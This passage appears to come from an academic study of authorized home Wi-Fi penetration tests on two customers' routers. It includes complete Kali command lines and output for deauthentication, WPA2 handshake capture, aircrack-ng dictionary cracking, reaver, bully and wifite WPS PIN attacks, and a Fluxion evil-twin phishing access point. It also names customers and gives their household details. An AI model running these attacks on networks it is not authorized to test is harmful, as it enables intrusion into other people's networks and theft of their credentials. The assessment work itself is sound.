a short period of time, you may want to run 'airmon-ng check kill'
PID Name      t.csv  kismet  cap  csv  kismet.csv
7961 NetworkManager.xml
8113 wpa_supplicant
8116 dhcpcd

PHY  Interface  Driver  Chipset
phy1 wlan0      ath9k_htc  Atheros Communications, Inc. AR9271 802.11n
      (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
      (mac80211 station mode vif disabled for [phy1]wlan0)

root@kali:~# kill 7961 8113 8116
root@kali:~# airodump-ng wlan0

PHY  Interface  Driver  Chipset
phy1 wlan0mon  ath9k_htc  Atheros Communications, Inc. AR9271 802.11n

```

Figure 49. Customer3 Airmon-ng Kill Start.

Running the command in figure 50 gives the BSSID of the target. Here we can see that the SSID has been customized leading us to suspect that the passkey has also been customized.

```

CH 5 ][ Elapsed: 12 s ][ 2017-04-06 20:15
BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
04:A1:51:0E:2A:A8  -65    10        2   0   6  54e  WPA2  CCMP  PSK  NETGEAR_MCD_EXT
9C:D3:6D:03:34:A0  -77    10         0   0   6  54e  WPA2  CCMP  PSK  NETGEAR_MCD
38:D5:47:DB:3C:18  -91     5         0   0   2  54e  WPA2  CCMP  PSK  HomeWiFi

BSSID      STATION  PWR  Rate  Lost  Frames  Probe
(not associated) 60:02:B4:E2:22:82 -68  0 - 1   0      5

```

Figure 50. Customer3 Airodump-ng.

The next step being to capture the handshake packets, figure 51 and figure 52 show the airodump-ng command and the WPA handshake packet capture.

```
root@kali:~# airodump-ng wlan0mon -c 6 --bssid 9C:D3:6D:03:34:A0 -w JimM
```

Figure 51. Customer3 Airodump-ng Capture.

```
CH 6 ][ Elapsed: 1 min ][ 2017-04-06 20:19 ][ WPA handshake: 9C:D3:6D:03:34:A0
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
9C:D3:6D:03:34:A0	-78	0	1003	337 6	6	54e	WPA2	CCMP	PSK	NETGEAR_MCD

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
9C:D3:6D:03:34:A0	AC:E0:10:96:24:0A	-1	1e- 0	0	6	
9C:D3:6D:03:34:A0	04:A1:51:0E:2A:A8	-58	1e- 1e	58	437	
9C:D3:6D:03:34:A0	60:02:B4:E2:22:82	-70	1e- 1e	357	46	
9C:D3:6D:03:34:A0	A4:67:06:E0:D1:18	-86	0e- 1e	0	10	

```
root@kali:~#
```

Figure 52. Customer3 WPA Handshake.

As the previous Wi-Fi penetration testing, the use of aireplay-ng to launch de-authentication packets traffic, seen in the figure 53, allows the WPA handshake packets to be captured faster.

```
root@kali:~# aireplay-ng -0 0 -a 9C:D3:6D:03:34:A0 wlan0mon
20:18:37 Waiting for beacon frame (BSSID: 9C:D3:6D:03:34:A0) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:18:37 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:38 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:38 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:39 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:40 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:40 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:41 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:41 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:42 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:42 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:43 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:43 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:44 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:45 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:45 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:46 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:46 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:47 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:47 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:48 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:48 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:49 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:50 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:50 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
20:18:51 Sending DeAuth to broadcast -- BSSID: [9C:D3:6D:03:34:A0]
```

Figure 53. Customer3 Aireplay-ng.

The final steps as shown is figure 54 and figure 55, are to launch 3 different aircrack-ng instances with the three wordlists available.

```
root@kali:~# aircrack-ng -a2 -w '/root/Desktop/WordList/rockyou.txt' '/root/JimM-01.cap'
```

Figure 54. Customer3 Aircrack-ng.

```

netxml                               Aircrack-ng 1.2 rc4
[00:00:08] 9984/9822769 keys tested (1195.49 k/s)
Time left: 2 hours, 16 minutes, 51 seconds      0.10%
Current passphrase: 11121112

Master Key   : B8 FD 1C C1 48 D9 24 74 71 9A F0 B7 18 46 49 25
              AF E2 28 B5 C0 3C 21 B6 31 C2 9A DF 54 B2 FC B5

Transient Key : 73 B4 47 EC 84 58 C7 73 BB 49 B8 9E 1C 74 0F 2A
                38 AF A0 67 9A 1C 11 DE C9 AB 3C 5E 49 0D 75 9D
                58 82 A1 57 1F 76 31 5E 1D 40 6C 18 AE BF 63 93
                2A 50 C9 09 A2 41 F3 FF F8 4B B1 14 41 EE 3F 29

EAPOL HMAC   : 42 C0 48 36 C2 89 A2 38 AA 25 74 32 1D ED E2 3F

```

Figure 55. Customer3 Aircrack Running Process.

The processes didn't crack the WPA2 passkey after running the three aircrack instances for 60 minutes. The WPA2 passkey for the access point is strong enough for this study.

**Is the router vulnerable to WPS attacks?** The first security control being strong enough to a wardriving scenario, the Wi-Fi setup is tested for the WPS vulnerability with Wash and Reaver. As seen in figure 56, the customer3's router doesn't have the WPS locked.

```

root@kali:~# wash -i wlan0mon

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID           Channel   RSSI    WPS Version  WPS Locked  ESSID
-----
38:D5:47:DB:3C:18  2         00      1.0          No          HomeWifi
9C:D3:6D:03:34:A0  6         00      1.0          No          NETGEAR_MCD
04:A1:51:0E:2A:A8  6         00      1.0          No          NETGEAR_MCD_EXT

```

Figure 56. Customer3 Wash.

In figure 57, we can see that Reaver has been launched to try to crack the PIN of the router.

```

root@kali:~# reaver -i wlan0mon -b 9C:D3:6D:03:34:A0 -vv

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 9C:D3:6D:03:34:A0
[+] Switching wlan0mon to channel 1
[+] Switching wlan0mon to channel 2
[+] Switching wlan0mon to channel 3
[+] Switching wlan0mon to channel 4
[+] Switching wlan0mon to channel 5
[+] Switching wlan0mon to channel 6

```

Figure 57. Customer3 Reaver.


After running Reaver for a few minutes, a WPS lockout has been reported meaning that the router has a security control locking out any WPS connection tentative for a determined time. To enforce the validity of the WPS vulnerability testing, I ran another WPS PIN cracking tool named Bully. Bully is available with Fluxion package. So after starting Fluxion for the third research question, I ran Bully against the customer3's router for test. As seen in figure 58, Bully also reports a WPS lockout by the access point.

```
[!] Bully v1.0-22 - WPS vulnerability assessment utility
[+] Switching interface 'wlan0' to channel '6'
[!] Using '00:c0:ca:92:35:36' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '9c:d3:6d:03:34:a0' on channel '6'
[+] Got beacon for 'NETGEAR_MCD' (9c:d3:6d:03:34:a0)
[+] Loading randomized pins from '/root/.bully/pins'
[+] Index of starting pin number is '0000000'
[+] Last State = 'NoAssoc'   Next pin '28559214'
[!] Received M2D or out of sequence WPS Message
[+] Rx( M5 ) = 'WPSFail'   Next pin '28559214'
[+] Rx( M1 ) = 'Timeout'   Next pin '28559214'
[!] WPS lockout reported, sleeping for 43 seconds ...
[!] WPS lockout reported, sleeping for 43 seconds ...
```

Figure 58. Customer3 Bully.

With the result from Reaver and the confirmation from Bully, we can conclude for this study that this router is not vulnerable to WPS attacks.

**Will the home Wi-Fi user be lured by a phishing scheme?** After launching Fluxion with the standard settings, the access point discovery named WIFI Monitor, gives a list of available wireless networks as airodump-ng, as shown in figure 59. Fluxion collects the dump from airodump-ng to list the targeted wireless network as the option 3 as shown in figure 60.



The screenshot shows a window titled "WIFI Monitor" with a table of detected wireless networks. The table has columns for BSSID, PWR, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, AUTH, and ESSID. Three networks are listed: NETGEAR\_MCD\_EXT, NETGEAR\_MCD, and HomeWifi.

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
04:A1:51:0E:2A:A8	-58	10	0	0	6	54e	WPA2	CCMP	PSK	NETGEAR_MCD_EXT
9C:D3:6D:03:34:A0	-77	7	0	0	6	54e	WPA2	CCMP	PSK	NETGEAR_MCD
38:D5:47:DB:3C:18	-90	4	0	0	2	54e	WPA2	CCMP	PSK	HomeWifi

Figure 59. Customer3 Fluxion Airodump-ng.



```
#####  
# FLUXION 0.23 < Fluxion Is The Future > #  
# by Deltax, Strasharo and ApatheticEuphoria #  
#####  
  
WIFI LIST  
  
ID      MAC          CHAN  SECU  PWR  ESSID  
1)     38:D5:47:DB:3C:18    2     WPA2   10%  HomeWifi  
2)     24:A4:3C:F2:1A:0E    35    WPA    15%  Michwave 616-520-4117  
3)     9C:D3:6D:03:34:A0    6     WPA2   22%  NETGEAR_MCD  
4)     04:A1:51:0E:2A:A8    6     WPA2   40%  NETGEAR_MCD_EXT  
  
(*Active clients  
Select target. For rescan type r  
#> 3
```

Figure 60. Customer3 Fluxion Wifi List.

Figure 61 shows the WPA handshake capture by Fluxion. The next step is to launch the fake AP.

The screenshot shows a terminal window with the Fluxion interface. The main window displays the 'Capture Handshake' menu with options: 1) Check handshake, 2) Back (Select another deauth method), 3) Select another network, 4) Exit. A secondary window titled 'Capturing data on channel --> 6' shows network statistics for channel 6, including BSSID, PWR, RQ, Beacons, #Data, #s, CH, MB, ENC, CIPHER, AUTH, ESSID, STATION, PWR, Rate, Lost, Frames, and Probe. A third window at the bottom right shows 'Deauthenticating via mdk3 all clients on NETGEAR...' and 'Periodically re-reading blacklist/whitelist every 3 seconds'.

Figure 61. Customer3 Fluxion Handshake.

Figure 62 shows the Fluxion fake AP setup and running, waiting for a user to be lured. The customer's wife was using her smartphone which was de-authenticated from the wireless network but she got distracted and put her phone down.




Figure 62. Customer3 Fluxion Fake AP.

With the time limitation, no user got lured by the phishing scheme created by the Fluxion script, but it was close. In conclusion of this test, we can say that the customer3 home Wi-Fi was secure enough for the wardriving scenario of this study.

The customer3 household has 10 connected devices ranging from smartphones, laptops, tablets, smart TVs to wireless printer. There is an outbuilding on the property and Wi-Fi repeaters are deployed in various places. There was a concern of security due to the area covered by the home Wi-Fi. There are 2 people living in the home, one being an IT manager. The household income is between \$75,000 and \$100,000 a year. The home owner didn't leave the default settings from the Internet provider, he changed the SSID and the WPA2 passkey.

## Customer 4: Jody Brewer

The Service Agreement Contract between the two parties can be found in appendix D. To avoid repeating process descriptions, each research question steps are also shortened with only the relevant information. For the WPS vulnerability research question, the use of two different tools has for purpose to confirm the test result.

**How strong is the router encryption control?** In the figure 63 we can see the setting up phase of the pentest. As mentioned in the previous pentests, the wireless interface must be recognized by Kali and then must start the monitoring mode without any interfering processes. In this case, we can see three processes susceptible to interfere with the monitoring mode of the interface. On the bottom of the figure 63, we can see the command Airodump is being executed.

```

root@kali:~# airmon-ng
PHY      Interface  Driver      Chipset

root@kali:~# airmon-ng
^[[A
PHY      Interface  Driver      Chipset
phy0     wlan0      ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  713 NetworkManager
  804 dhclient
  889 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0      ath9k_htc   Atheros Communications, Inc. AR9271 802.11n
kill
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# kill 713
root@kali:~# kill 804
root@kali:~# kill 889
root@kali:~# airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0mon   ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

root@kali:~# airodump-ng wlan0mon

```

Figure 63. Customer4 Airmon-ng Kill Start.

In the figure 64, we can see the result of the SSID dump from the previous command. As we can see, there is only one wireless access point caught by wlan0mon.

```
CH 10 ][ Elapsed: 12 s ][ 2017-03-09 18:35
BSSID          PWR Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH  ESSID
38:3B:C8:9A:7A:C6 -49      10         2   0   1  54e  WPA2  CCMP  PSK  ATT67
BSSID          STATION      PWR  Rate   Lost   Frames  Probe
(not associated) 28:B2:BD:BD:C0:40 -81   0 - 1    0       9
38:3B:C8:9A:7A:C6 C4:9A:02:66:BB:30 -83   0e-24  0       4
```

Figure 64. Customer4 Airodump-ng.

Once the BSSID copied in the clipboard and the channel noted, the next command seen in figure 65 will start the packets capture, saving them locally.

```
root@kali:~# airodump-ng -c 1 -w Jodi --bssid 38:3B:C8:9A:7A:C6 wlan0mon
```

Figure 65. Customer4 Airodump-ng Capture.

After using Aireplay-ng to accelerate the WPA handshake capture as seen in figure 67,

Airodump-ng captures the WPA handshake in two minutes as seen figure 66.

```
CH 1 ][ Elapsed: 2 mins ][ 2017-03-09 18:41 ][ WPA handshake: 38:3B:C8:9A:7A:C6
BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH  ESSID
38:3B:C8:9A:7A:C6 -50      2    1180    1540   1   1  54e  WPA2  CCMP  PSK  ATT670
BSSID          STATION      PWR  Rate   Lost   Frames  Probe
38:3B:C8:9A:7A:C6 60:92:17:CD:10:91 -70   1e-24  0      147
38:3B:C8:9A:7A:C6 C4:9A:02:66:BB:30 -76   1e- 1e  9     1672
38:3B:C8:9A:7A:C6 00:9C:02:25:57:27 -68   1e- 1e  0       74
root@kali:~#
```

Figure 66. Customer4 WPA Handshake.

```
root@kali:~# aireplay-ng -0 0 -a 38:3B:C8:9A:7A:C6 -w wlan0mon -b B8:3E:59:B1:
18:41:41 Waiting for beacon frame (BSSID: 38:3B:C8:9A:7A:C6) on channel 1
NB: this attack is more effective when targeting -i wlan0mon -b 70:8B:CD:CE:
a connected wireless client (-c <client's mac>).
18:41:42 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
18:41:42 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
18:41:43 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
18:41:43 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
18:41:44 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
18:41:44 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
18:41:45 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
18:41:45 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
18:41:46 Sending DeAuth to broadcast -- BSSID: [38:3B:C8:9A:7A:C6]
^C
root@kali:~# hydra http://[192.168.1.1]/Main_Lo
location
```

Figure 67. Customer4 Aireplay-ng.

Once the WPA handshake captured and saved locally, the next step is to run a dictionary attack against the pcap file. Figure 68 shows the command using Aircrack-ng with the wordlist rockyou.

```

root@kali:~# aircrack-ng -w '/root/Desktop/WordList/rockyou.txt' -i '/root/Jodi-01.cap'
Opening /root/Jodi-01.cap
Read 9762 packets.

# BSSID          ESSID          Encryption
Jodi-01          Jodi-01        WPA (1 handshake)
38:3B:C8:9A:7A:C6 ATT670         2009.wL_f...

Choosing first network as target.

Opening /root/Jodi-01.cap
Reading packets, please wait...

ismet.          testing
netxml

Aircrack-ng 1.2 rc4
[00:00:30] 47732/9822769 keys tested (1614.51 k/s)
[00:00:30] 47516/9822769 keys tested (1622.65 k/s)
Time left: 1 hour, 40 minutes, 56 seconds          0.49%
Time left: 1 hour, 40 minutes, 26 seconds          0.48%
Current passphrase: tigger100
Current passphrase: worthing

Master Key      : 76 69 12 D8 A3 CA 31 E7 E0 6A A4 CC 6C 89 D1 F3
Master Key      : 07 37 5B 6A 3B 0A FF 79 95 7A 8B 41 FE C0 A5 1A
                  34 AC 90 59 9F 2C DD 6D 2E D2 5E 46 57 56 72 78
Transient Key   : 13 F6 72 DF 8C 4D 91 96 75 C4 51 31 44 8E 77 98
Transient Key   : 02 38 31 EC 4C 95 FC 69 2C 1D 6A 90 BB 01 3C C8
                  98 A8 82 0E 39 87 28 6B C6 5F CF 47 44 CA 1D D0
                  30 C9 B1 5D 90 0F 97 1F FE 65 60 37 A7 A0 6C CF
                  47 A0 78 34 45 2E 61 02 E3 8A 53 B4 1A AA C8 7F
EAPOL HMAC     : 1D 32 A2 B9 0A 86 D2 1C 6C 7F 02 5A 39 D4 50 F9
EAPOL HMAC     : 6C 55 2F 55 15 2F AD 74 6E 89 C9 E1 1F D7 9E E7

```

Figure 68. Customer4 Aircrack-ng.

After running three instances of Aircrack-ng, each one of them with a different wordlist, the passkey hasn't been cracked after 60 minutes. We can conclude that the WPA2 passkey for the access point is strong enough for this study.

**Is the router vulnerable to WPS attacks?** Using the same process as the other customers, Wash doesn't return anything as seen in figure 69.

```

root@kali:~# wash -i wlan0mon

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID          Channel      RSSI          WPS Version   WPS Locked    ESSID
-----

```

Figure 69. Customer4 Wash.

Despite not having any result with Wash, I ran Reaver, as seen in figure 70, to see if it could still crack the WPS PIN with no success. I then decided to use the tool WiFite from Kali Linux toolset as it offers different WPS vulnerability testing tools.

```

root@kali:~# reaver -i wlan0mon -b 38:3B:C8:9A:7A:C6 -vv -K 1

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 38:3B:C8:9A:7A:C6
[+] Switching wlan0mon to channel 1
[+] Associated with 38:3B:C8:9A:7A:C6 (ESSID: ATT670)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000

```

Figure 70. Customer4 Reaver.

As seen in figure 71, I tried the tool named Pixie to try to bruteforce the access point WPS PIN, with no success as well.

```

root@kali:~# wifite -b 38:3B:C8:9A:7A:C6

      ( )
     / \
    /   \
   /     \
  /       \
 /         \
/           \
(           )
)           (
 \         /
  \       /
   \     /
    \   /
     \ /
      ( )

WiFite v2 (r87)
automated wireless auditor
designed for Linux

[+] targeting BSSID "38:3B:C8:9A:7A:C6"

[+] scanning for wireless devices...
[+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found
[+] checking for WPS compatibility... done

[0:00:00] initializing WPS Pixie attack on ATT670 (38:3B:C8:9A:7A:C6)
[0:02:50] WPS Pixie attack: Starting Cracking Session. Pin count: 0, Max pi...
[0:03:00] WPS Pixie attack: ^C
(^C) WPS Pixie attack interrupted
[0:00:00] initializing WPS PIN attack on ATT670 (38:3B:C8:9A:7A:C6)
[0:00:51] WPS attack, 0/0 success/ttl,
(^C) WPS brute-force attack interrupted
[0:08:20] starting wpa handshake capture on "ATT670"
[0:08:19] new client found: C4:9A:02:66:BB:30
[0:08:19] new client found: 08:3E:8E:6B:87:3A
[0:08:00] new client found: 00:9C:02:25:57:27
[0:08:00] new client found: 60:92:17:CD:10:91
[0:07:57] listening for handshake...

```

Figure 71. Customer4 WiFite.

Wash not giving any information, Reaver and WiFite also being not successful, we can conclude that customer4 access point is not vulnerable to WPS attacks.

**Will the home Wi-Fi user be lured by a phishing scheme?** Using the same process as for the previous pentesting, Fluxion runs airodump-ng in the background to list the available access points as seen in figure 72.




Figure 72. Customer4 Fluxion Airodump-ng.

After running the access point scan from Fluxion WiFi Monitor interface for a brief time, only one access point was detected. Closing the WiFi Monitor interface feeds Fluxion as the WiFi List which is more user friendly than a simple command line, as seen in figure 73.




Figure 73. Customer4 Fluxion Wifi List.

Now that Fluxion has identified the access point targeted, the next step is to capture the WPA handshake to verify the login credentials that might be captured via the fake access point setup from Fluxion. As seen in figure 74, the WPA handshake packets have been captured after 54 seconds with the help of many de-authentication all packets sent to the access point.




Figure 74. Customer4 Fluxion Handshake.

The last step to create a fake AP with a fake login page imitating the legit access point SSID can be seen in figure 75. Fluxion script creates a fake AP, a fake DNS instance, a DHCP server, and de-authenticates all users from the legit AP. In the figure 75 we can also see that the Fluxion script creates a monitoring interface for any connected user on the fake AP.

